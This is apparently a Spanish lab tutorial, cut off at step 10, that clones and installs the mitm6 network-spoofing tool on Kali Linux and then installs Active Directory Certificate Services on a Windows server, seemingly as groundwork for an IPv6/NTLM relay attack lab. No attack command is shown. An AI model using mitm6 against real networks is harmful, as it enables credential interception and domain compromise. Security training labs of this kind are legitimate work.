
1º Descargar el repositorio de MiTM6 de Github. https://github.com/fox-it/mitm6

```
┌──(root💀kali)-[/home/pol]
└─# git clone https://github.com/fox-it/mitm6 /opt/mitm6
Clonando en '/opt/mitm6' ...
remote: Enumerating objects: 133, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 133 (delta 14), reused 21 (delta 9), pack-reused 100
Recibiendo objetos: 100% (133/133), 54.43 KiB | 1.18 MiB/s, listo.
Resolviendo deltas: 100% (60/60), listo.

┌──(root💀kali)-[/home/pol]
└─#
```


2º Accedemos al repositorio que nos hemos descargado y ejecutamos la instalación.

```
┌──(root💀kali)-[/opt/mitm6]
└─# python3 -m venv myenv

┌──(root💀kali)-[/opt/mitm6]
└─#

┌──(root💀kali)-[/opt/mitm6]
└─# source myenv/bin/activate

┌──(myenv)(root💀kali)-[/opt/mitm6]
└─# pip install -r requirements.txt

Ignoring ipaddress: markers 'python_version < "3.0"' don't match your environment
Ignoring future: markers 'python_version < "3.0"' don't match your environment
Collecting scapy≥2.4 (from -r requirements.txt (line 1))
  Downloading scapy-2.5.0.tar.gz (1.3 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.3/1.3 MB 14.6 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting twisted (from -r requirements.txt (line 5))
  Downloading twisted-23.10.0-py3-none-any.whl.metadata (9.5 kB)
Collecting netifaces (from -r requirements.txt (line 6))
  Downloading netifaces-0.11.0.tar.gz (30 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting attrs≥21.3.0 (from twisted→-r requirements.txt (line 5))
  Downloading attrs-23.2.0-py3-none-any.whl.metadata (9.5 kB)
Collecting automat≥0.8.0 (from twisted→-r requirements.txt (line 5))
  Downloading Automat-22.10.0-py2.py3-none-any.whl (26 kB)
Collecting constantly≥15.1 (from twisted→-r requirements.txt (line 5))
  Downloading constantly-23.10.4-py3-none-any.whl.metadata (1.8 kB)
Collecting hyperlink≥17.1.1 (from twisted→-r requirements.txt (line 5))
  Downloading hyperlink-21.0.0-py2.py3-none-any.whl (74 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 74.6/74.6 kB 19.4 MB/s eta 0:00:00
Collecting incremental≥22.10.0 (from twisted→-r requirements.txt (line 5))
  Downloading incremental-22.10.0-py2.py3-none-any.whl (16 kB)
Collecting typing-extensions≥4.2.0 (from twisted→-r requirements.txt (line 5))
  Downloading typing_extensions-4.9.0-py3-none-any.whl.metadata (3.0 kB)
Collecting zope-interface≥5 (from twisted→-r requirements.txt (line 5))
  Downloading zope.interface-6.1-cp311-cp311-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (41 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 41.7/41.7 kB 4.6 MB/s eta 0:00:00
Collecting six (from automat≥0.8.0→twisted→-r requirements.txt (line 5))
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting idna≥2.5 (from hyperlink≥17.1.1→twisted→-r requirements.txt (line 5))
  Downloading idna-3.6-py3-none-any.whl.metadata (9.9 kB)
```


3º Iniciar sesión en el servidor como Administrador y abrir el Administrador del Servidor. Clic en Administrar y luego clic en Agregar roles y características.




4º Clic en siguiente en la pestaña de Antes de comenzar.




5º Clic en siguiente en Tipo de instalación (confirmar que está marcada la opción de instalación basada en características o en roles).




6º Clic en siguiente en Selección de servidor. Confirmar que está seleccionado vuestro servidor en el caso que tuvierais más de uno operativo.




7º Seleccionar el rol de Servicios de Certificados de Active Directory y clic en siguiente.




8º Clic en siguiente en la pestaña de Características.




9º Clic en siguiente en Servicios de certificados de Active Directory.




10º Clic en Entidad de certificación y luego clic en siguiente.

